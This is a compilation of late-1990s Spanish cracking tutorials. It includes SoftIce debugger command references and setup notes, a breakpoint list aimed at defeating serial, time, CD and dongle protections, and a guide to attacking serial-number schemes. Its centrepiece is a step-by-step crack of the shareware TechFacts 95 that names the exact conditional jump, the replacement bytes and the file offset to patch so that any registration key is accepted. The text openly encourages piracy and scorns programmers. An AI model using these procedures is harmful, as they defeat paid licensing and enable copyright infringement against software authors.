Salta al Softice cuando se ejecuta la rutina cuyo nombre es nombreRutina. Ejemplo bpx messageboxa saltará al Softice cuando el programa muestre una ventana de

mensaje del tipo mensaggebox.

bpx dirInstrucción

Salta al Softice cuando se ejecuta la instrucción que está es la dirección de memoria dirInstrucción.

bpr dirIni dirFin rw

Salta al Softice cuando hay un acceso de lectura o escritura en las direcciones dirIni,dirFin ambas incluidas. Ejemplo bpr 100 109 rw que puesto de otra forma más fácil de expresar, nos queda algo como bpr 100 100+9 rw

s l dir tam'cad'

Busca la cadena cad a partir de dir hasta dir+tam. Esta sentencia casi siempre tendrá este aspecto. Ejemplo s 30:00 l ffffffff 'cad' . Las comillas son importantes. 30:00 es la dirección de comienzo del segmento de datos, osea la dirección de memoria donde están los datos del programa y ffffffff es el tamaño del segmento de datos, como veréis hay 4GB de espacio para almacenar datos.

d registro

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección guardada en registro. Ejemplo d eax muestra a lo que apunta eax.

d dirección

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección.

d nomRutina

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección donde comienza la rutina nomRutina.

Impr Pant

Vuelca el contenido de la pantalla por la impresora, quizás tengas que darle varia veces hasta que el buffer de la impresora se llene.

ESQUEMAS DE PROTECCION

Citaré algunas de las técnicas utilizadas por los programadores para proteger su soft.

- Números de Serie.

- Cripple Software (software limitado), en diversas variantes:

*** Tiempo limitado a meses , días, minutos..**

*** Número de ejecuciones o usuarios limitado.**

*** Funciones deshabilitadas.**

- Protecciones por discos o CD-ROM llave.

- Protecciones anti herramientas crack

*** Antidebuggers.**

*** Antidescompiladores.**

*** Antidesensambladores.**

*** Encriptación parcial o total.**

- Ninguna de las anteriores.

Acerca de los programadores

Sólo dos cosas:

a) En general son perezosos y a veces estúpidos.
b) Nunca les creas.
La opción a) es clara, sus esquemas de protección son arcaicos, apenas han sufrido modificaciones, tan sólo incorporan trucos viejos sobre esquemas bien conocidos. Programas en lenguajes de alto nivel tipo C++, Visual Basic, estos compiladores se basan en librerías bien conocidas. El programador no tiene el amor propio de crear su propia rutina de protección en ensamblador, prefieren dejarla en manos de compiladores que crean código ensamblador ineficiente y fácilmente legible. ¿A qué se debe todo esto?, a su mentalidad comercial de la vida, no trabajan por placer, son esclavos de su trabajo, verdaderos zombies andantes. Lo importante es acabar y pronto no importa la calidad del soft o las quejas del estúpido usuario por la lentitud del programa o por los "cuelgues".

Una breve disgresión, no os habéis preguntado por que las versiones de los programas salen como churros cada 2 días. La respuesta es que se dejan a propósito las cosas sin

hacer o mal hechas para que al cabo de dos días se pueda sacar una flamante nueva versión con una leve modificación la cual debes comprar para no quedarse obsoleto, Dios mío que abominación!

Respecto a b) baste decir que siempre tratan de encubrir sus errores con malolientes mentiras.
PROGRAMADORES, leed esto y aprended, pero que digo, no tenéis tiempo ni para joder, ni para ver por donde os joden....:-)

ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE

Ésta es una "antigua" técnica de protección utilizada por las toneladas de shareware que nos inundan, basta comprarse un CD por 4 perras y ver 650 MB de programas basura, en general, deseosos de exprimir nuestras carteras. Veamos como funcionan.

El programa puede ser total o parcialmente funcional, pero posee estúpidas ventanas que nos recuerdan que somos usuarios no registrados, o bien pitidos mal sonantes o mensajes perennes proclamando que les mandemos dinero. A veces, pasado cierto tiempo o pasado un número de ejecuciones, el programa deja de funcionar. Todo esto inconvenientes se resuelven llamando a la casa que construyó el software (imaginad lo que puede costar una llamadita o un Fax a un pueblo mal oliente del esto de Utah en USA), o bien mandando un e-mail. En cualquier caso hay que indicar el número de VISA donde ellos clavarán sus garras para rellenar sus ya nutridas arcas. Una vez desplumado recibimos por e-mail o por teléfono una palabra mágica, un número de serie, una password, o lo que sea, yo lo llamaré "pwd". Esta pwd desbloquea el programa y/o elimina las estúpidas ventanas recordatorio.

Análisis de esquemas con número de serie

En general existen dos formas en las que trabajan las rutinas de protección de número de serie:

a) Número de serie independiente del usuario.
b) Números de serie adaptados al usuario.
a) si extraemos una pwd, ésta servirá a todos los usuarios. Una pwd válida se diferencia de una inválida (por las muletas, es un chiste) por la presencia de ciertos caracteres en posiciones fijas (p.e. el carácter 8 debe ser una 'C', el 10 un '-'). Toda pwd que cumpla las restricciones será una pwd válida. Por norma, casi todas las pass incorporan el carácter '-', 2b en hexa. A veces no se requieren caracteres fijos , sino que la suma ASCII cumpla cierta condición. Cada letra del alfabeto y cada carácter numérico tiene una cantidad asociada, su código ASCII (p.e. par el acute0acutees el 30 en hexa o el 40 en decimal). La técnica consiste en sumar el código de cada carácter y comprobar la suma (que a veces se llama checksum) con una cierta cantidad. Una variante es modificar el valor ASCII a través de una tabla que asocia a cada carácter un número distinto.

Crackear esto es fácil de crackear:

cmp suma,sumacorrecta ---->cmp suma,sumacorrecta
jz ok ---------->jnz ok
Es posible mezclar las tres técnicas, caracteres fijos, cheksum y modificación del código ASCII. En un capítulo próximo veremos un ejemplo de esto.

b) En este caso se utiliza el nombre, los apellidos, o el nombre de la empresas o todo junto para generar un pwd. Aquí las técnicas son más imaginativas: coger cierto caracteres y repetirlos hasta llegar a un tamaño, usar el código ASCII de ciertas caracteres como índice de una tabla de encriptación...En fin, depende de las paranoias del programador. Lo cierto es que se debe generar la pwd correcta para nuestros dato y ésta se debe comparar con la introducida. Aquí es donde podemos atacar ,en al comprobación. Realmente no hace falta crackear, basta con copiar la pwd correcta e introducirla como nuestra pwd, o bien crackear las sentencias de comprobación para que sirva cualquier pass. Lo primero es mejor ya que nos servirá para futuras versiones.

Se puede mezclar ambas técnicas, como veremos en un capítulo próximo, y generar un checksum para una cierta cadena extraída a partir de los datos del usuario y comprobar el cheksum de nuestra cadena.

¿Cómo atacar?

Antes de ir como unos desposeídos a reventar el programa, es totalmente necesario echar un vistazo, ver el posible esquema de protección y los posibles puntos de ataque. En general no hay que buscar mucho, los puntos débiles tiene un letrero rojo que dice " Hey estoy aquí".

En el caso de los esquemas basados en números de serie, la cosa está clara: esos estúpidos mensajes recordatorios son la puerta de entrada. Si somos usuarios no registrados aparecen, si nos registramos desaparecen. Por tanto debe haber algo que indique cuando deben o no aparecer, este algo es un flag, que no es más que un conmutador (como el de una bombilla). Cuando está en ON aparecen los mensajes, cuando en OFF desaparecen. En nuestro contexto, un flag no es más que una posición dentro de la memoria con un cierto valor. La memoria del ordenador es como un cartón de huevos (1 huevo = 1 bit), donde cada hueco tiene un número diferente al que se le llama dirección de memoria. En cada hueco puede haber un huevo (valor 1) o no haberlo (valor 0). Los agujeros se agrupan, 8 agujeros es un Byte, 1024 Bytes es un MegaByte o MB, 1024 MB es un GigaByte o GB, 1024 GB es un TeraByte o TB. Fácil, ¿verdad?. La memoria está compuesta de bits, estos bits se pueden interpretar de muchas formas, flags, datos, instrucciones. Por ejemplo 01010101 puede ser un flag de activación, la cadena "hola" o lo sentencia pinta la pantalla, depende de como lo consideremos. En el caso de tomarlo como instrucciones, se habla de dirección de la instrucción en memoria, que no es más que la dirección del primer del primer bit que la compone.

El valor que podemos encontrar en un flag puede variar. Para ON podemos encontrar un 1 y para OFF un 0. Se puede usar la llamada lógica negada y tiene en ON un 0 y en OFF un 1. Todo lo que se pueda hacer con 0 y 1, se pude reconvertir cambiando los 0 por 1 y los 1 por 0. Una "mejora" de los programadores es utilizar flags distintos a 0,1, cuán inteligentes!. Recuerdo cierto esquema que utilizaba el flag DEAD en hexadecimal. Los sistemas de numeración (como el hexadecimal o hexa para abreviar) son formas diferentes de contar y de representar cantidades. En base 10, la de toa la vida, se empieza en 0 y se acaba en 9. en hexa se comienza en 0 y se acaba en F (10=a,11=b,12=c,13=d,14=e,15=f).

Veamos algo más práctico:

cmp ax,flag; Compara el valor de ax con el valor del flag

jz mensajes; Si son iguales muestra los mensajes.

sigue: inc dx; Continúa normalmente.

.....

mensajes: mov edx,45

.....

jmp sigue;Salta y continua normalmente.

Este puede ser un esquema típico. Dependiendo del valor del flag se muestran los mensajes o no.

Llegamos a la parte interesante, cada mensaje recordatorio debe tener una comprobación como la del ejemplo. Basta con analizar los mensajes recordatorio y descubrir la dirección de memoria del flag. Pero quién narices rellena el flag?. Obviamente debe haber como mínimo dos inicializaciones, una al comienzo de la ejecución del programa que pone al flag a OFF y la rutina de protección que lo debe poner a ON si la pwd es correcta. ¿Me sigues hasta ahora?.

Es fácil ahora saber donde atacar, un crack elegante sería poner la inicialización al comienzo del programa a ON en vez de OFF. Recuerda esto: " Un buen cracker debe ser ante todo elegante y sutil, nada intrusivo".

Otro punto de ataque

Hasta ahora hemos visto que analizando los estúpidos mensajes se puede conocer la dirección de memoria del flag y a partir de ahí su inicialización. Pero en los esquemas basados en números de series existe un punto de entrada más claro aún que los flags: la propia rutina de protección. Veamos un método sencillo para llegar a ella.

Si uno se va a la opción de registro e introduce un número de serie falso, aparecerá una estúpida ventana indicando que nos hemos equivocado: "Soryy your password is invalid" o algo parecido que traducido al cristiano es "Tío te ha equivocado, JAAARL". Esto no es una vía de entrada, esto es una autopista de 1GB de carriles. Basta con pensar un poco, quién es la encargada de mandar este mensaje? ,evidentemente la propia rutina de protección, interesante verdad?. Ya sólo queda encerrar la rutina, ver como trabaja , cambiar un par de bytes (siempre de la forma más elegante posible) y listo, programa crackeado.

Comparación de ataques

¿Qué crack es mejor?, el de flags o de la rutina de protección?. Esto depende en gran medida de programa, de tus habilidades y del tipo de que dispongas. Con la rutina de protección se puede analizar en profundidad el esquema, ver como trabaja y hasta extraer tu propio número de serie, osea el número de serie que la empresa te da si te registras, pero esto requiere tiempo y esfuerzo, obteniendo una satisfacción moral e intelectual. Además, en la próxima versión del programa est pwd posiblemente funcionará y no necesitarás crackear de nuevo. Mediante cracks al flag, se requiere un tiempo menor, pero la próxima versión habrá que crackearla de nuevo (no importa seguro que estos estúpidos programadores habrán seguido la mismo patrón de protección). Un crack a la rutina de exige un conocimiento profundo de la misma, lo que puede llevar a tu propio generador de claves (igualito o seguramente mejor que el tiene la empresa).

CÓMO CRACKEAR TECHFACTS 95:

Objetivo: TechFacts 95.
Versión: 1.30 3/7/97
Nombre del ejecutable: Teckfct95.exe
Website: http://ourworld.compuserve.com/homepage/deansoft
Tamaño del ejecutable: 1.251.840 bytes.
Tipo de protección: Por número de serie.
Dificultad: ameba.
Tiempo de crackeo: 2 minutos.
Herramientas: SoftIce 3.0 y Editor Hexadecimal.

Siguiendo las recomendaciones de +ORC empezaremos por crackear nuestras propias herramientas crack. El programa en cuestión es una pequeña joya que nos permitirá, entre otras muchas cosas, rastrear las acciones de un determinado programa, buscar cadenas de caracteres en ficheros, trabajar con dll.. Generalmente,lo utilizo para rastrear programas de instalación, obteniendo información de los ficheros creados, las entradas de registro añadidas o borradas, ...

Manos a la obra. El programa es un ejecutable que no necesita otro fichero para funcionar (cosa rara en estos días). Así pues, arranquemos el programa veamos lo que ocurre. Aparece una horrible ventana diciendo que utilicemos nuestra VISA o MASTERCARD y que soltemos los 19,99 dólares (unas 2500 pesetas) que tenemos para ir a tomar cervezas.

Echemos un vistazo al programa. Entre otras cosas, hay una opción en TOOLS/WATCH SYSTEM, que nos permite rastrear un programa. En HELP/HELP TOPICS/ORDER FORM aparece una hoja de registro en la que nos avisa de que además tenemos que paga 2 dólares para gastos de envío, ¡cómo si costará 250 pelas enviar un mail con el número de serie!.

En HELP/ABOUT TECHFACTS 95 encontramos un botón USE REG KEY. Aquí es donde tenemos que introducir nuestro Nombre (First name), apellidos (Last name) y el número de serie correspondiente que lo recibiremos por mail si pagáramos 19,99 dólares más 2 dólares de gastos de envío. Empecemos por aquí.

Pongamos un nombre, un apellido y un número cualquiera y pulsemos el botón REGISTER. Entonces escuchamos un pitido y aparece una ventana de mensaje diciendo REGISTRATION KEY FAILED. Ahora ¡pensemos un poco!, apliquemos un poco de ZEN CRACKING.

Lo único anormal es el pitido. Si tu fueras un programador y quisieras que pitará tu "cacharro" tienes dos opciones construirte un bonito programa en ensamblador que lo haga, o bien utilizar una función de pitido presente en alguna de las vomitivas librerías de funciones, también llamadas API. ¿ Qué piensas que ha hecho nuestro "vago" programador ?. ¡Bingo! ha utilizado la función MessageBeep de la librería USER32.DLL. Este un punto de ataque muy claro, aunque existen muchos otros.

Apliquemos la técnica LIVE, es decir, utilizaremos el SoftIce. Reinicialicemos nuestro ordenador en modo Ms-Dos, lancemos el WinIce y volveremos a Windows.

Abramos el LOADER de SoftIce y en FILE/OPEN MODULE seleccionemos el fichero Tekfct95.exe. Pulsemos Load o el botón con las ruedecillas dentadas. Nos aparece una ventana de mensaje del SoftIce diciendo que no puede cargar la tabla de símbolos, pulsemos el botón SÍ y aparecemos directamente en el SoftIce con la pantalla en modo texto. En este momento nos encontramos en la primera sentencia de nuestro programa. Pulsemos bpx messagebeep con esto tomaremos el control antes de que aparezca el pitido. Con Ctrl-D volvemos a Windoce y el programa sigue ejecutándose normalmente pero con un cebo en messagebeep. Elegimos la opción de registro y escribimos cualquier cosa en nombre, apellidos y número de serie, pulsamos el botón y aparecemos de bruces en :

USER32!MessageBeep

014F:BFF623C1 B148 MOV CL,48 ** Aparecemos aquí.****

014F:BFF623C3 EB12 JMP BFF623D7**

Si pulsamos en este momento F12(continuar hasta un RET) nos situaremos en:

014F:0047BA65 EB11 jmp 0047BA78

014F:0047BA67 6A30 push 00000030

014F:0047BA69 E822A7F8FF Call 00406190 ** Llamada a MessageBeep****

014F:0047BA6E B8BCBB4700 mov eax, 0047BBBC**

014F:0047BA73 E824BEFBFF call 0043789C ** Pintamos la ventana de error ****
En tu ordenador las direcciones de memoria pueden ser diferentes.**

¡Sintamos el código!. Estamos en mitad de las sentencias de error, lo que implica que debe haber un salto condicional a este conjunto de sentencias de error. El salto debe ser condicional porque en caso de haber metido correctamente el número de serie habríamos obtenido algún tipo de mensaje de felicitación. Así pues, sólo debemos encontrar ese salto condicional y modificarlo.

Miremos por encima de la dirección 014F:0047BA69, nos encontramos en 014F:0047BA65 un salto incondicional jmp 0047BA78, en una ejecución normal nunca llegaríamos a 0047BA67 ya que siempre saltaríamos a 0047BA78. Por tanto, lo que debemos buscar es un salto condicional a la dirección 0047BA67. Si volvemos hacia atrás un poco con los cursores encontramos este bonito salto

014F:0047B934 E89B73F8FF call 00402CD4

014F:0047B939 0F8528010000 jne 0047BA67 ** ¡BINGO! ****

014F:0047B93F 8D45B7 lea eax, dword ptr [ebp-49]**

Hemos encontrado el salto, sólamente hay que modificarlo. Fijaos que el salto se produce después de una llamada a la rutina call 00402CD4 apostaría el pellejo a que esta es una rutina para comprobar si tu número de serie es correcto. Si no es igual (jne) salta a las sentencias de error. Si es igual continua ejecutándose. Hay muchas formas de invertir el salto:

1.- Cambiar 0F8528010000 jne 0047BA67 por

0F8500000000 jne 0047B93F

2.- Cambiar 0F8528010000 jne 0047BA67 por

404840484048 inc eax,dec eax, inc eax, dec eax, inc eax, dec eax

La 1 es un salto neutro, sea igual o no siempre se ejecuta la sentencia siguiente. La 2 es la preferida por +ORC, cambia el salto por un conjunto de parejas incrementar - decrementar que dejan el registro eax sin cambios en su contenido.

Solamente hay que tener en cuenta dos cosas para modificar el código, sustituir siempre el mismo número de bytes (cambias 2 bytes por 2 bytes) y que tus modificaciones sean una sentencia en ensamblador correcta.

El SoftIce nos permite hacer cambios On-Fly, es decir, en ese mismo instante, pero el cambio no es permanente. Para ello, nos vemos obligados a utilizar algún editor hexadecimal, con el cual abriremos el fichero ejecutable, y buscaremos la cadena en hexadecimal E89B73F8FF0F8528010000 y la cambiaremos por E89B73F8FF0F8500000000. La cadena se encuentra en el offset 0X7AD34(los números en hexa llevan delante un 0X) que en decimal es 503092.

Así pues tenemos que irnos al byte 503092 de fichero ejecutable y comenzar a hacer cambios.

Ahora tendremos el ejecutable parcheado, si nos registramos nuestro número de serie siempre será aceptado.

Un crack no es más que un pequeño programa que abre un fichero y cambia un par de bytes por otros. ¡Nada más sencillo! Sólo hay que saber qué bytes hay que cambiar. Cuantos menos bytes se cambien más elegante será el crack.

Si habéis seguido todos los pasos habéis crackeado vuestro primer programa. Aun nos sois cracker pero estáis en la buena senda. Sólo hay que poner interés.

Para gentes más avezadas, comentaré que el flag de activación se iniciativa correctamente en :0047BA5E mov byte ptr [004CF31A],00 La rutina de protección es bastante patética, con gran cantidad de código inactivo. Empieza en :47B5C0. Obviamente se podría haber hecho algún otro tipo de pero este es el más simple (se podría haber obtenido el número de serie real, o haber creado un generador de claves).El programador ha puesta a "pelo" la dirección de retorno en :47BA3F push 47BA54. Es un ridículo truco que nos hará perdernos si continuamos ejecutando normalmente, por ello es conveniente pulsar "F12" y mirar hacia por encima sin ejecutar sentencias.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Introducción al SoftIce**	**Julio 1998**

Instalación del Soft-Ice 3.22 para W95

- Tener el SoftIce 3.20, y la actualización a la versión 3.22 (ver sección de hErrAmiEntAs para conseguirlos)

- Ejecutar el programa de instalación (3.20), y cuando lo pida, decirle que no actualize el Autoexec.Bat, ya que es mejor hacerlo después a mano.
- Ejecutar el programa de actualización (3.22).

- Editar el AutoExec.Bat, y añadir al final :
  CHOICE /T:N,3 "Cargar Debugger Soft-Ice 3.22 "
  IF ERRORLEVEL 2 GOTO SEGUIR
  C:\SIW95\WINICE.EXE
  :SEGUIR

- Al arrancar el Pc, tendremos 3 segundos para contestar si queremos cargar el SoftIce.
  (Se puede cambiar el tiempo y/o la opción por defecto con el parámetro /T:OpcionDefecto,Segundos)
  Si hemos pedido cargar el debugger, el windows arrancará normalmente, pero al pulsar Ctrl-D tiene que aparecer el entorno del debugger, y a partir de aquí ya es otra historia....

- Para ejecutar el SoftIce desde una "ventana" de guindous, hay que activar la casilla de Universal Video Driver, cuando se configura la targeta gráfica.
  Se puede volver a reconfigurar con el "Display Adapter Setup" que se instala juntamente con el SoftIce, y dejarlo como mejor nos vaya.

Configuración del entorno (WinIce.Dat)

Los parametros de configuración estan en el fichero WinIce.Dat, y se puede acceder a ellos también desde el pgm Symbol Loader, en la opción de SoftICE Initialization Settings.

Algunos comandos se pueden teclear directamente desde el SoftIce, o se pueden tener en el WinIce.Dat para que se ejecuten al arrancar.
Probad primero, y lo que más os interese lo poneis en la linia INIT="X;"

```
CODE ON : Para ver los bytes en hexa de cada instrucción asm.
LINES # : Número de linias para la pantalla.
WR : Para ver/ocultar la ventana de Registers.
WL : Para ver/ocultar la ventana de Locals.
WC # : Número de linias para la ventana de Code.
WD # : Número de linias para la ventana de Data.
WW # : Número de linias para la ventana de Watch.
```

Un ejemplo de configuración podría ser :

```
INIT="CODE ON;LINES 60;WR;WL;WD 13;WC 25;WATCH eax;WATCH *eax;X;"
```

Estando en el SoftIce, el tamaño de las ventanas también se puede modificar con el ratón.
Y también se pueden cambiar los colores con el comando COLOR

Configuración del entorno (WinIce.Dat)

Para poder interceptar llamadas a funciones externas del programa que estamos traceando, hay que retocar unas linias en el WinIce.Dat
Se tienen que "exportar" los ficheros que contengan las funciones que queramos pillar. Los típicos que conviene tener para interceptar las llamadas al Api de windows son :

```
EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\advapi32.dll
```

Estas linias las vereis en el WinIce.Dat, pero con un puntoycoma delante que las inactiva.
Tan sólo quitar el ; y retocar el path del windows si no se ajustase a vuestro Pc.

Sin estos "Exports", no se podria poner un BreakPoint tipo BPX GetWindowTextA, que son muy útiles para bastantes desprotecciones.

Traceando ....

Tenemos varias opciones para ir avanzando por el programa :

```
T (F8): Ejecuta la instrucción actual y se para en la siguiente.
P (F10): Igual que T, pero no entra en los Call.
P RET (F12): Ejecuta hasta una instrucción de retorno (RET).
G address (F11): Ejecuta hasta la dirección 'address'.
```

Husmeando ....

Para poder ver o buscar lo que hay en memoria :

```
D address [L length] : Muestra el contenido de la memoria.
S address L length  data-string: Busca un valor en la memoria RAM.
```

Ejemplos :
D EAX => para ver qué hay en EAX
D *EAX => para ver qué hay en la dirección que apunta EAX
D EBP-200 ==> para ver qué hay en EBP-200
D 000F:A8A57 ==> para ver qué hay en la dirección F:A8A57

S 0 L FFFFFFFF 'clave' => Busca el texto 'clave' por toda la memoria.
S 0 L FFFFFFFF A1,41 => Busca 'A141' en hexadecimal por toda la memoria.
S es:di+10 L ecx A1,41 => Busca 'A141' en hexa. desde es:di+10 hasta (es:di+10)+ ecx

Parando ....

El uso de los BreakPoints, o Puntos de Ruptura es muy útil para parar el programa en un momento dado. Ponerlos bien significa ahorrarse ver muchas linias de código inútil.
Para manipular los BreakPoints tenemos :

```
BL : Muestra los BreakPoints que hemos puesto.
BD # : Desactiva el BreakPoint número # (* para todos).
BE # : Activa el BreakPoint número # (* para todos).
BC # : Elimina el BreakPoint número # (* para todos).
```

Algunos de los BreakPoints disponibles son :

```
BPX address/symbol : Parada por ejecución.
BPIO [-h] port [R|W|RW] : Parada por acceso a puerto E/S.
BPINT interrupt-number : Parada por interrupción.
BMSG hWnd [L] begin-msg : Parada por mensaje.
BPM address : Parada por acceso a memoria.
```

Para ver ejemplos y coger ideas de Puntos de Ruptura, ver el documento de BreakPoints.

Pidiendo ....

Con el SoftIce disponemos de varios comandos para obtener información del Sistema.
Por ejemplo,

```
WMSG : Muestra los mensajes de windows.(wm_gettext, wm_lbuttondown,..)
TASK : Muestra las tareas actualmente en ejecución.
HWND nombreTask : Muestra información sobre los "windows handles".
EXP : Muestra/Carga las funciones "exportadas" de las DLLs.
```

Supongamos que queremos interceptar qué se hace con una clave que acabamos de introducir en un programa.
Se podría hacer (entre otras maneras) :
TASK => para ver el nombre del programa.
HWND nombrePgm => para ver que apuntadores hay para ese programa.
BMSG apuntador mensaje ==> para poner un BreakPoint.

Ej: interceptar para la tarea prueba32, el "Window-Handle" 2C0 (Class_Name: Edit, que corresponde al cuadro de texto)
HWND prueba32
BMSG 2C0 wm_gettext

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Resumen de los Comandos del SoftIce**	**Julio 1998**

Comandos existentes en el SoftIce 3.22

```
 SETTING BREAK POINTS
======================
BPM, BPMB, BPMW, BPMD
       - Breakpoint on memory access
BPR    - Breakpoint on memory range
BPIO   - Breakpoint on I/O port access
BPINT  - Breakpoint on interrupt
BPX    - Breakpoint on execution
BMSG   - Breakpoint on Windows message
BSTAT  - Breakpoint Statistics
CSIP   - Set CS:EIP range qualifier

 MANIPULATING BREAK POINTS
===========================
BPE    - Edit breakpoint
BPT    - Use breakpoint as a template
BL     - List current breakpoints
BC     - Clear breakpoint
BD     - Disable breakpoint
BE     - Enable breakpoint
BH     - Breakpoint history

 DISPLAY/CHANGE MEMORY
=======================
R      - Display/change register contents
U      - Un-assembles instructions
D, DB, DW, DD, DS, DL, DT
       - Display memory
E, EB, EW, ED, ES, EL, ET
```

```
       - Edit memory
PEEK   - Read from physical address
POKE   - Write to physical address
PAGEIN - Load a page into physical memory (note: not always safe)
H      - Help on the specified function
?      - Evaluate expression
VER    - SoftICE version
WATCH  - Add watch
FORMAT - Change format of data window
DATA   - Change data window

 DISPLAY SYSTEM INFORMATION
============================
GDT    - Display global descriptor table
LDT    - Display local descriptor table
IDT    - Display interrupt descriptor Table
TSS    - Display task state segment
CPU    - Display cpu register information
PCI    - Display PCI device information
MOD    - Display windows module list
HEAP   - Display windows global heap
LHEAP  - Display windows local heap
VXD    - Display windows VxD map
TASK   - Display windows task list
VCALL  - Display VxD calls
WMSG   - Display windows messages
PAGE   - Display page table information
PHYS   - Display all virtual addresses for physical address
STACK  - Display call stack
XFRAME - Display active exception frames
MAPV86 - Display v86 memory map
HWND   - Display window handle information
CLASS  - Display window class information
VM     - Display virtual machine information
THREAD - Display thread information
ADDR   - Display/change address Contexts
MAP32  - Display 32 bit section map
PROC   - Display process information
QUERY  - Display a processes virtual address space map
WHAT   - Identify the type of an expression
OBJDIR - Display info about an object directory
DEVICE - Display info about a device
DRIVER - Display info about a driver
FOBJ   - Display info about a file object
IRP    - Display info about a IRP

 I/O PORT COMMANDS
===================
I, IB, IW, ID
       - Input data from I/O port
O, OB, OW, OD
       - Output data to I/O port
```

FLOW CONTROL COMMANDS

```
X      - Return to host debugger or program
G      - Go to address
T      - Single step one instruction
P      - Step skipping calls, Int, etc.
HERE   - Go to current cursor line
EXIT   - Force an exit to current DOS/Windows program
GENINT - Generate an interrupt
HBOOT  - System boot (total reset)
```

MODE CONTROL

```
I1HERE - Direct INT1 to SoftICE
I3HERE - Direct INT3 to SoftICE
ZAP    - Zap embedded INT1 or INT3
FAULTS - Enable/disable SoftICE fault trapping
SET    - Change an internal variable
```

CUSTOMIZATION COMMANDS

```
PAUSE  - Controls display scroll mode
ALTKEY - Set key sequence to invoke window
FKEY   - Display/set function keys
DEX    - Display/assign window data expressions
CODE   - Display instruction bytes in code window
COLOR  - Display/set screen colors
ANSWER - Auto-answer and redirect console to modem
DIAL   - Redirect console to modem
SERIAL - Redirect console
TABS   - Set/display tab settings
LINES  - Set/display number of lines on screen
WIDTH  - Set/display number of columns on screen
PRN    - Set printer output port
PRINT-SCREEN key - Dump screen to printer
MACRO  - Define a named macro command
```

UTILITY COMMANDS

```
A      - Assemble code
S      - Search for data
F      - Fill memory with data
M      - Move data
C      - Compare two data blocks
```

LINE EDITOR KEY USAGE

```
(Up)   - Recall previous command line
(Down) - Recall next command line
(Right)- Move cursor right
(Left) - Move cursor left
BKSP   - Back over last character
```

```
HOME   - Start of line
END    - End of line
INS    - Toggle insert mode
DEL    - Delete character
ESC    - Cancel current command

 SCROLLING KEY USAGE
=====================
PageUp      - Display previous page of display history
PageDn      - Display next page of display history
Alt-(Up)    - Scroll data window down one line
Alt-(Down)  - Scroll data window up one line
Alt-PageUp  - Scroll data window down one page
Alt-PageDn  - Scroll data window up one page
Ctrl-PageUp - Scroll code window down one page
Ctrl-PageDn - Scroll code window up one page
Ctrl-(Up)   - Scroll code window down one line
Ctrl-(Down) - Scroll code window up one line

 WINDOW COMMANDS
=================
WC     - Toggle code window
WD     - Toggle data window
WF     - Toggle floating point stack window
WL     - Toggle locals window
WR     - Toggle register window
WW     - Toggle watch window
EC     - Enable/disable code window
.      - Locate current instruction

 WINDOW CONTROL
================
CLS    - Clear window
RS     - Restore program screen
ALTSCR - Change to alternate display
FLASH  - Restore screen during P and T

 SYMBOL/SOURCE COMMANDS
========================
SYM    - Display symbols
SYMLOC - Relocate symbol base
EXP    - Display export symbols
SRC    - Toggle between source, mixed & code
TABLE  - Select/remove symbol table
FILE   - Change/display current source file
SS     - Search source module for string
TYPES  - List all types, or display type definition
LOCALS - Display locals currently in scope

 BACK TRACE COMMANDS
=====================
SHOW   - Display from backtrace buffer
TRACE  - Enter back trace simulation mode
```

```
XT      - Step in trace simulation mode
XP      - Program step in trace simulation mode
XG      - Go to address in trace simulation mode
XRSET   - Reset back trace history buffer

 SPECIAL OPERATORS
===================
.       - Preceding a decimal number specifies a line number
$       - Preceding an address specifies SEGMENT addressing
#       - Preceding an address specifies SELECTOR addressing
@       - Preceding an address specifies indirection
```

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Mr.Brown	**Ejemplos de BreakPoints para el SoftIce**	**Julio 1998**

Introducción

Una de las habilidades más importantes para desproteger un programa es saber Dónde, Cuándo y Qué Tipo de BreakPoints usar.
En caso contrario, acabas perdido entre cientos de lineas de código, sin poder encontrar la rutina de protección buscada.

Las posibilidades de BreakPoints son infinitas, pero hay algunos que se usan frecuentemente para las desprotecciones.

Tener en cuenta si el programa debugado es de 16 o 32 bits para los Puntos de Ruptura en las llamadas al Api de windows.
Por ejemplo, BPX GetWindowText (para 16 bits) y BPX GetWindowTextA (para 32 bits).
O sea, que los programas para W95 de 32 bits llevan la A al final.

Ejemplos de BreakPoints útiles para el cracking

1)General Purposes

BPX messagebox
BPX getdlgitemtext
BPX getwindowtext
BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related

BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)

BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)

BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related

BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes

BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking

BPIO -h 278 R
BPIO -h 378 R

8)Key File Related

BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)

```
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
